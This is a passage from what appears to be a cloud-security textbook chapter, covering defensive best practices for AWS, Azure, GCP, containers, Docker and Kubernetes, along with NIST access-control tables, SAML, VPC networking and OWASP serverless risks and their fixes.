- Maintain consistent resource configurations and recovery practices
- Evaluate organizational risk tolerance to build appropriate policies
- Implement a consistent identity management framework
- Use AI/ML technologies for threat detection and elimination
- Deploy user behavior analytics to monitor and mitigate data loss
- Apply whitelisting and exploit prevention for single-purpose workloads
- Use advanced endpoint security and anti-malware in IaaS/PaaS
- Perform penetration tests to assess cloud security effectiveness
- Use a Cloud Access Security Broker (CASB) for optimal security controls
- Establish a cloud data deletion policy for secure and compliant data removal

Best Practices for Securing AWS Cloud

Here are best practices for securing AWS cloud environments:

Basic AWS Security Practices

- Categorize user identities by account, role, and group for effective permission management
- Use temporary credentials to reduce risks from access key misuse
- Regularly rotate access keys, passwords, and other credentials
- Apply the principle of least privilege for resource access
- Use AWS Trusted Advisor to detect security misconfigurations
- Create accessible AWS security policies and segregate resources and data for better security
- Set resource usage limits with AWS Service Quotas to prevent overprovisioning
- Integrate security management systems tailored to organizational needs

- Securely delete unused data and groups
- Use IAM Access Analyzer to audit user access and policies
- Protect resources using AWS Git projects, Step Functions, and Lambda
- Enable MFA for all AWS accounts to enhance security
- Keep systems and apps up-to-date with security patches

AWS Infrastructure Security Practices

- Use ISMS to regularly review security policies
- Implement network segmentation and create security zones
- Use load balancers, CDNs, and WAFs to defend against attacks like DoS, DDoS, XXS, and SQLi
- Customize AWS Security Hub insights to manage security issues
- Implement data loss prevention policies
- Use Amazon Inspector for automated vulnerability assessments

AWS Financial Services Security Practices

- Use end-to-end encryption and TDE for secure communication
- Perform penetration tests on AWS services like EC2, NAT gateways, and RDS
- Use CloudTrail and CloudWatch for auditing and monitoring
- Centralize management with AWS Organizations and apply Service Control Policies (SCPs)

AWS Security Hub Practices

- Use AWS labs script to enable Security Hub across all AWS accounts
- Set up threat detection with GuardDuty and Amazon Inspector
- Enable AWS Config and CIS Foundations standards
- Tag Security Hub resources for managing access controls
- Manage IAM policies via CIEM for easy governance
- Use custom actions to handle security hub findings
- Use IAM roles instead of IAM users for accessing resources
- Use IAM Access Analyzer to track resources shared externally and ensure security

AWS Security Groups Practices

- Assign policies to groups, not individual users, for easier resource management
- Use VPC Flow logs to monitor IP traffic for attack detection
- Isolate resources with Amazon VPCs and apply security groups and network ACLs to control traffic
- Automate email alerts for critical security notifications

AWS Backup Data Practices

- Automate regular backups and ensure their immutability
- Incorporate backups into disaster recovery, continuity, and incident response plans
- Monitor configuration and enable log monitoring from AWS services
- Assess data recovery capabilities

Best Practices for Securing Microsoft Azure

Here are best practices for securing Microsoft Azure environments:

- Prioritize identity as the primary security perimeter
- Maintain visibility of users connected via Azure ExpressRoute or VPN
- Use Azure Network Watcher to monitor common VPN and gateway issues
- Implement Single Sign-On (SSO) and enable MFA with conditional access policies
- Automate decisions based on conditional access
- Utilize Azure RBAC and privileged identity management for resource control
- Limit management groups to three levels to avoid confusion in security decisions
- Enforce at least two emergency access accounts for privileged resource access
- Leverage Microsoft Defender for Cloud, Defender for Cloud Apps, and Microsoft Sentinel for threat detection
- Use Azure Security Center for real-time threat protection and CVE scanning
- Enable threat detection for Azure SQL
- Use cloud-based SIEM solutions integrated with Defender for Cloud alerts
- Control client data access with Shared Access Signatures (SAS)
- Restrict access to administrative ports like SSH, RDP, and WinRM
- Implement Just-In-Time (JIT) VM access to grant temporary privileges as needed
- Enforce strong operational security policies and automate app/service creation
- Validate app or service performance before deployment
- Activate password hash synchronization and disable legacy authentication
- Regularly review security changes and audit IAM policies for least privilege adherence
- Use Azure encryption tools (e.g., Azure Disk Encryption, Azure Key Vault) for data protection
- Deploy Azure Firewall for centralized network security and policy logging
- Protect APIs with Azure API Management and OAuth 2.0 for secure access
- Enable Azure DDoS Protection to safeguard against DDoS attacks
- Use Azure Bastion for secure RDP and SSH access to VMs

Best Practices for Securing Google Cloud Platform

Here are best practices for securing Google Cloud Platform (GCP):

- For threat protection, use the STRIDE threat model (spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege)
- Leverage Key Management Services (KMS) and Customer-Supplied Encryption Keys (CSEKs) to manage and encrypt data
- Apply application-layer encryption on Google Kubernetes Engine (GKE) services
- Enable encryption for GKE cluster nodes with customer-managed keys and restrict access via specific IPs using HTTPS
- Enforce SSL encryption for Cloud SQL databases
- Disable interactive serial console support in Google VMs
- Automate resource implementation using Terraform modules from private git repositories
- Use shielded VMs to protect against rootkits, remote attacks, and privilege escalation
- Set up a sandbox environment for security attack testing

- Scan container images in the registry for common vulnerabilities
- Enable Single Sign-On (SSO) for user authentication
- Create well-defined groups and assign roles based on naming conventions, avoiding direct permissions for individual users
- Use a dedicated channel for on-premise to Google Cloud connections
- Implement tag-based firewall rules for secure network traffic monitoring
- Use Cloud Logging API for log aggregation and processing
- Leverage Google Security Command Center Enterprise for managing security findings and detecting misconfigurations, vulnerabilities, and threats
- Monitor volumes and resources across multiple projects
- Enforce strong password policies and Multi-Factor Authentication (MFA) for cloud and corporate accounts
- Continuously track Admin Activity Logs for GCP resource access
- Use IAM frameworks for resource access control
- Disable publicly accessible cloud storage buckets in organizational GCP accounts
- Implement proper data retention policies for Google Cloud storage
- Enable Private Google Access to allow VMs in VPC networks to access Google APIs and services without public IPs

NIST Recommendations for Cloud Security

NIST Recommendations for Cloud Security:

- Assess the risks to data, software, and infrastructure
- Choose a deployment model that suits organizational needs
- Ensure audit procedures for data protection and software isolation
- Renew SLAs if security gaps exist between the organization's needs and the cloud provider's standards
- Set up incident detection and reporting mechanisms
- Review the organization's security objectives
- Clarify responsibility for data privacy and security in the cloud
- Implement strong anti-virus protections and firewalls to filter unusual traffic
- Encrypt data both at rest and in transit

NIST also provides guidelines for mandatory access control, helping organizations implement effective access control to protect data in IaaS, PaaS, and SaaS environments.

Subjects	Operations	Objects
IaaS end user	Login, Read, Write, Create	Hypervisor
IaaS end user	Read, Write, Create	VMs
VM	Write	Hypervisor
VM	Read, Write	Other VMs within the same host
VM	Read, Write, Create	Guest OS Images

VM	Read, Write	Other VMs from different hosts but within the same IaaS provider
VM	Read, Write	Other VMs from different IaaS providers
Hypervisor	Read, Write, Create	Guest OS Images
Hypervisor	Read, Write	Hardware Resources
Hypervisor	Read, Write, Create	VMs

Table 19-16: NIST Access Control Recommendations for IaaS

Subjects	Operations	Objects
Application user	Read	Memory data
VM of a hosted application	Read, Write	Other applications' data within the same host
Application developer	Read, Write, Create	Middleware data, memory data
Cloud service provider	Replicate	Application-related data

Table 19-17: NIST Access Control Recommendations for PaaS

Subjects	Operations	Objects
Application user	Read, Write	Application-related data
Application user	Read	Memory
Application user	Execute	Application
Application user	Read, Write	Application data
Application user	Execute	Application code
VM of a hosted application	Execute	Other application code within the same host

Table 19-18: NIST Access Control Recommendations for SaaS

Security Assertion Markup Language (SAML)

SAML is a widely used open-standard protocol for authentication and authorization, enabling Single Sign-On (SSO) for users to access multiple applications with one set of credentials. It can be deployed as SaaS for both Service Providers (SP) and Identity Providers (IdP), simplifying federated authentication.

SAML involves three main entities:

- **Client/User**: A valid account holder requesting access via a web browser.
- **Service Provider (SP)**: A server hosting services or applications for users.
- **Identity Provider (IdP)**: A system that stores user directories and validates identities.

When SAML federation software is set up, it establishes a trust relationship between the Service Provider (SP) and Identity Provider (IdP), allowing secure communication. To access a service,

the user must first be authenticated by the IdP. After the user requests a service, the SP sends an SAML request to the IdP for validation.

The IdP generates an XML-based SAML authentication assertion that includes the login method (e.g., password, two-factor), a SAML attribute assertion with user-specific details, and an authorization assertion to determine if access should be granted. These assertions are sent back to the SP, and upon successful authentication, the user gains access to the requested resources or services.




Figure 19-153: Working of SAML

Cloud Network Security

A cloud network is a virtual IT infrastructure provided by Cloud Service Providers (CSPs), offering network resources on demand via private and public clouds. CSPs utilize physical networks to create virtual environments within the cloud, allowing operations on the public cloud through individual client accounts.

Key Method for Achieving Cloud Network Security:

- **Virtual Private Cloud (VPC):**

A VPC is a secure, isolated private cloud environment hosted within the public cloud. It enables clients to run programs, host applications, store data, and manage private network operations using individual accounts. While hosted by the public cloud provider, VPCs are independent from one another, ensuring that traffic between different clients remains isolated.

Clients can allocate IPv6 blocks, add multiple subnets, and configure resources. VPCs combine the scalability and features of public clouds with private clouds' data isolation and security, offering flexible, on-demand resources that can be scaled and customized as required.




Figure 19-154: Virtual Private Cloud (VPC)

- **Public and Private Subnets:**

Subnets within a VPC can be classified as public or private. Virtual Machines (VMs) in public subnets can send data directly over the internet, whereas private ones cannot.

- **Public Subnets:** These subnets connect to the internet through an Internet Gateway (IGW), which supports IPv4 and IPv6 traffic without bandwidth restrictions. VMs in public subnets can receive inbound traffic via the IGW, provided their network Access Control Lists (ACLs) and security groups allow it.
- **Private Subnets:** VMs in private subnets rely on a Network Address Translation (NAT) gateway for external web access. The routing device handles NAT and prevents direct inbound traffic from the internet, maintaining the subnet's privacy. Private subnets can also establish external connectivity using VPN services.




Figure 19-155: Public and Private Subnets

- **Transit Gateways:**

A transit gateway serves as a centralized network routing hub, facilitating seamless communication between on-premises consumer networks and VPCs. It simplifies the overall network architecture by removing the need for complex peering connections. Communication through the gateway can be controlled or restricted using cloud-specific Access Control Lists (ACLs) based on host IP addresses and port numbers. The centralized design also gives network administrators a comprehensive view of the entire network, even when devices connect via a Software-Defined Wide Area Network (SD-WAN).




Figure 19-156: VPCs and a Transit Gateway

- **VPC Endpoint:**

A VPC endpoint enables private communication between a VPC and other cloud services without relying on the internet, external gateways, NAT, VPN connections, or public IP addresses. This ensures that data traffic remains confined to the organization's network. VPC endpoints are virtual devices designed to be redundant, scalable, and highly available, facilitating interaction between VPC virtual machines and cloud services without bandwidth limitations or availability issues.

The two types of VPC endpoints are:

- **Interface Endpoint:** An Elastic Network Interface (ENI) with a private IP address assigned within a specific subnet, acting as the primary source for traffic directed to the VPC or supported cloud services.
- **Gateway Load Balancer Endpoint:** Also an ENI, it redirects traffic to a gateway load balancer for inspection and security enforcement before reaching its destination.




Figure 19-157: VPCs and a VPC Endpoint

Cloud Security Controls

Cloud security controls are measures designed to safeguard cloud environments from vulnerabilities and reduce the impact of cyberattacks. These include practices, guidelines, policies, and procedures aimed at securing the cloud infrastructure.

Cloud Application Security

Cloud application security involves implementing rules, policies, processes, controls, and techniques to manage data exchange across collaborative cloud platforms like Google Workspace, Slack, Box, and Microsoft Office 365. For long-term data storage and transfer in cloud platforms, integrating a cloud-based "safety net" is essential within a zero-trust security framework. This type of security focuses specifically on the application layers of SaaS, IaaS, and PaaS models.




Figure 19-158: Cloud Application Security

Implementing cloud application security safeguards against vulnerabilities like Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), session hijacking, SQL injection, and inadequate authentication mechanisms.

- **High Availability Across Zones**

To ensure uninterrupted application services during planned or unplanned network outages, a cloud environment should incorporate high availability zones. This approach involves distributing servers across multiple zones while maintaining consistent network operations. By isolating failures to specific zones, the system prevents data loss and ensures continued functionality. Additionally, centralized management facilitates the monitoring of network performance and resource usage. Figure 19-163 illustrates a simplified representation of a cloud environment designed for high availability across zones.




Figure 19-159: High Availability Across Zones

A high-availability cloud environment typically comprises a master node and a secondary node, with each operating in separate availability zones. The primary server resides in the first zone, while the secondary server functions in the other. This setup safeguards the environment against service disruptions, including disk, volume, network, or zone failures. Each node operates independently within its designated zone, ensuring that if one node fails, its data remains accessible on the other node. Additionally, nodes can undergo upgrades or maintenance individually, while the other continues to deliver uninterrupted services.

- **Cloud Integration and Auditing**

Cloud integration involves combining multiple cloud environments—whether public or hybrid—and on-premises systems into a unified platform. This allows administrators to seamlessly manage systems, services, data, and applications without the need for time-consuming, manual integration tasks. In cloud environments, risk indicators are identified through API logs, unlike on-premises networks where such indicators are found in network or application logs. To maintain security compliance, all services should align with defined security policies and undergo regular auditing. Integration enhances connectivity, provides a unified view of organizational data, and aids in assessing potential risks.

Cloud auditing, on the other hand, evaluates cloud services to ensure they meet security, privacy, and performance standards. It addresses challenges across both traditional and cloud infrastructures, ensuring service availability and reliability. Audits facilitate automated data collection for systematic evaluation, offering a cost-effective and efficient solution for businesses of all sizes. Changes to the environment are dynamically reflected, saving time and maintaining accuracy.




Figure 19-160: Cloud Integration

- **Security Groups**

Security groups are foundational security features in cloud environments designed to protect virtual instances. Acting as a barrier between the internet and virtual instances, they regulate inbound and outbound traffic to ensure controlled access. When configured correctly, security groups can block unauthorized access and mitigate Denial-of-Service (DoS) attacks, safeguarding critical IT resources.

- **Instance Awareness**

The cloud-based kill chain model highlights the risk of attackers using counterfeit cloud instances to establish command and control mechanisms for data exfiltration. Traditional security measures, such as firewalls and gateways, often struggle to differentiate between legitimate and fake instances of cloud applications, leaving networks vulnerable to attacks. This limitation is frequently exploited by attackers targeting cloud environments. To counter such threats, it is essential to deploy tools capable of recognizing and distinguishing between cloud instances, such as Google Drive or OneDrive, to prevent risks like data exfiltration and SaaS phishing.

Kubernetes Vulnerabilities and Solutions

The growing adoption of Kubernetes technologies by organizations, including major public cloud providers, has led to an increase in significant vulnerabilities. As a result, it is crucial for security experts to identify these vulnerabilities and implement stronger security measures.

The table below outlines several Kubernetes vulnerabilities along with corresponding solutions for each one.

Vulnerabilities	Solutions
1. No Certificate Revocation	• Make sure that nodes maintain the Certificate Revocation List (CRL) and verify it whenever a certificate is presented. • Require administrators to utilize Online Certificate Status Protocol (OCSP) stapling to revoke certificates in the cluster through an OCSP server.
2. Unauthenticated HTTPS Connections	• By default, authenticate all HTTPS connections within the system.

	• Make sure all components use a Certificate Authority (CA) managed by the kube-apiserver. • Enforce two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	• Eliminate bearer tokens from system logs and prevent the logging of any authentication credentials. • Conduct code reviews to ensure that sensitive data is not being logged. • Apply logging filters to remove sensitive information before saving it in logs.
4. Exposure of Sensitive Data via Environment Variables	• Refrain from gathering sensitive data directly from environment variables. • Utilize Kubernetes secrets for all system components.
5. Secrets at Rest not Encrypted by Default	• Establish and record the configurations needed for various security levels.
6. Non-constant Time Password Comparison	• Utilize a secure constant-time comparison function, like crypto.subtle.ConstantTimeCompare. • Avoid using basic authentication methods in favor of more secure alternatives.
7. Hardcoded Credential Paths	• Establish a configuration method for credential paths and avoid embedding them directly in the code. • Enable cross-platform configuration by generalizing path definitions.
8. Log Rotation is not Atomic	• Use a copy-then-rename approach to prevent log data loss during log rotation. • Instead of log rotation, implement persistent logging that appends data and creates new logs when needed.
9. No Back-off Process for Scheduling	• Apply a back-off mechanism for kube-scheduler to avoid tight-loop scenarios.
10. No Non-repudiation	• Implement secondary logging methods for processes that demand strict non-repudiation and auditing. • Ensure all authentication events are logged and accessible from a central location within the cluster.

Table 19-19: Kubernetes Vulnerabilities and Solutions

Serverless Security Risks and Solutions

Serverless computing has gained popularity due to its key benefits, including minimal management, pay-per-use pricing, and automatic scalability. However, despite its advantages, serverless technology also brings new security risks that must be addressed.

The table outlines the top 10 serverless security risks and corresponding solutions, as identified by OWASP.

Risks	Solutions
A1 - Injection	• Never trust or assume the validity of input from any source. • Use secure APIs and adopt parameterized interfaces or object-relational mapping tools. • Apply application whitelisting when required. • Prevent the use of special characters by employing a specific escape syntax in dynamic SQL queries. • Assess all system entry points and event types. • Execute functions with the minimum required privileges to complete the task. • Safeguard functions during execution by utilizing runtime defense mechanisms.
A2 - Broken Authentication	• Use identity and access management solutions offered by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. • Apply robust authentication and access control measures for external-facing resources. • Utilize secure service authentication methods like Federated Identity (SAML, OAuth2, Security Tokens, etc.) to authenticate internal resources.
A3 – Sensitive Data Exposure	• Identify and categorize sensitive data. • Reduce the storage of sensitive data by keeping only what is necessary. • Encrypt data both while it is being transmitted and when it is stored. • Use HTTPS for API endpoints. • Leverage cloud service provider tools for key management and encryption of stored data, secrets, environment variables in runtime, and data in transit.
A4 – XML External Entities (XXE)	• Use the cloud service provider's software development kits whenever feasible. • Conduct vulnerability scans on supply chain libraries. • Test API calls for XML External Entity (XXE) vulnerabilities. • Always disable entity resolution.
A5 – Broken Access Control	• Apply the least-privilege principle when assigning permissions to functions. • Regularly review each function to identify any unnecessary privileges.

	• Adhere to the best practices recommended by the cloud service provider, such as AWS IAM and Azure Identity Management guidelines.
A6 – Security Misconfiguration	• Utilize the cloud provider's native services, like AWS Trusted Advisor, to identify publicly accessible resources. • Implement strict access control measures for cloud resources. • Identify functions that have no associated triggers. • Configure functions with the minimum required timeout. • Use automated tools to identify security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	• Encode all untrusted data before sending it to the client. • Rely solely on established frameworks and headers.
A8 – Insecure Deserialization	• Validate serialized objects that come from untrusted data sources. • Check third-party libraries for deserialization vulnerabilities. • Track deserialization activity and exceptions to detect potential attacks.
A9 – Using Components with Known Vulnerabilities	• Continuously monitor third-party libraries and dependencies. • Use only signed packages and components from trusted sources. • Regularly check vulnerability databases like CVE and the National Vulnerability Database. • Scan third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency-Track.
A10 – Insufficient Logging and Monitoring	• Use CSP monitoring tools like Azure Monitor or AWS CloudTrail to identify unusual behavior. • Implement auditing and monitoring systems for data that does not come from the CSP.

Table 19-20: OWASP Top 10 Serverless Security Risks and Solutions

Best Practices for Container Security

Here are key best practices for securing a container environment:

- Regularly monitor CVEs and remediate vulnerabilities in the container runtime
- Enable logging and auditing to track access and changes to containers
- Run applications as normal users to prevent privilege escalation
- Set the host's root file system to read-only to limit write access
- Avoid third-party software and use security scanning tools to detect malware
- Regularly scan container images for vulnerabilities or misconfigurations
- Deploy application firewalls to enhance container security

- Ensure authenticated access to registries and sensitive images
- Use minimal base images to reduce the attack surface
- Isolate databases per application for better data management
- Keep the host OS and kernel updated with security patches
- Configure orchestrators based on host sensitivity levels
- Automate compliance with container runtime configuration standards
- Continuously monitor images for malware
- Store sensitive data externally with dynamic runtime access
- Use trusted registries and images and restrict access to approved ones
- Implement mandatory access controls with tools like SELinux or AppArmor
- Employ real-time threat detection and incident response capabilities
- Use immutable containers to prevent post-deployment modifications
- Set user privileges to non-root and configure permissions using RBAC
- Avoid hardcoding sensitive information in code and configuration files
- Harden the host environment by removing non-critical services
- Keep containers lightweight with minimal components
- Utilize Infrastructure-as-Code (IaC) for managing cloud resources and verifying configurations before deployment

Best Practices for Docker Security

Here are best practices for securing a Docker environment:

- Avoid exposing the Docker daemon socket as it's a key entry point for the Docker API
- Use only trusted Docker images to prevent backdoors
- Regularly update the host OS and Docker for security patches
- Limit container capabilities by assigning only necessary features, using --cap-drop all to remove unnecessary capabilities
- Run Docker images with --security-opt=no-new-privileges to prevent privilege escalation
- Disable inter-container communication using --icc=false and use the --link option for container communication
- Leverage Linux security modules like seccomp, AppArmor, and SELinux for fine-grained control over processes
- Set resource limits (memory, CPU, processes) to prevent DoS attacks
- Enable read-only mode on filesystems and volumes with the --read-only flag
- Set the Docker daemon log level to 'info' and avoid 'debug' mode
- Run containers as unprivileged users to avoid privilege escalation
- Install only necessary packages to reduce the attack surface
- Ensure Docker images are digitally signed using Docker content trust
- Use Docker secrets management instead of environment variables for sensitive data
- Secure API endpoints with HTTPS when exposing the RESTful API
- Avoid the default bridge network in single-host apps with networking
- Store sensitive data in Docker volumes for security, persistence, and encryption
- Enable TLS for secure communication between Docker client and daemon
- Use tools like InSpec and dive to detect Docker vulnerabilities
- Restrict SSH login to admins for container log processing and administrative tasks

- Use automated container labeling to ensure consistency
- Add the HEALTHCHECK command in Dockerfiles for better health monitoring
- Use Docker's namespaces (PID, IPC, network, user) for container isolation
- Enable user namespaces for additional isolation between host and containers
- Set Docker resource limits using options like --memory and --cpus
- Enable Docker Content Trust (DCT) to verify image integrity
- Use the USER directive in Dockerfiles to specify a non-root user for container operations

Best Practices for Kubernetes Security

Here are best practices for securing a Kubernetes environment:

- Validate file contents and paths at each processing stage
- Avoid hardcoded credential paths; use configuration methods for secure path handling
- Raise errors explicitly after each step in a compound operation
- Use the copy-then-rename method for log rotation to prevent log loss during kubelet restarts
- Securely handle JSON data using well-tested libraries and proper types when interacting with Kubernetes APIs
- Avoid compound shell commands without proper validation to prevent system state changes
- Explicitly check error values from os.Readlink /proc/<pid>/exe to identify kernel processes
- Use centralized libraries and parsing functions, like ParsePort, to enhance code readability
- Prefer persistent logs over log rotation for sequential log writing
- Use a single encoding format for configurations to support centralized validation
- Limit manifest file sizes to avoid out-of-memory errors in kubelet
- Use kube-apiserver instances with CRLs to verify certificates
- Utilize key management services for secret data encryption and avoid insecure encryption modes
- Authenticate all HTTPS connections and ensure certificates are CA-issued to prevent MITM attacks
- Avoid legacy SSH tunnels due to insufficient server IP validation
- Use OCSP stapling to check certificate revocation status
- Implement secure TLS by default in both development and production to avoid misconfigurations
- Use ACLs to manage file access and prevent unauthorized access
- Filter logs to exclude sensitive data, such as bearer tokens and authentication details
- Enable comprehensive logging and monitoring with tools like Prometheus, Grafana, and ELK Stack
- Use policy management tools like Open Policy Agent (OPA) or Kyverno to enforce security policies
- Regularly patch and update Kubernetes components to the latest versions
- Configure resource quotas and limits to prevent resource exhaustion
- Use network policies and service meshes to secure pod-to-pod communication
- Regularly review and rotate Kubernetes secrets to minimize credential compromise risks

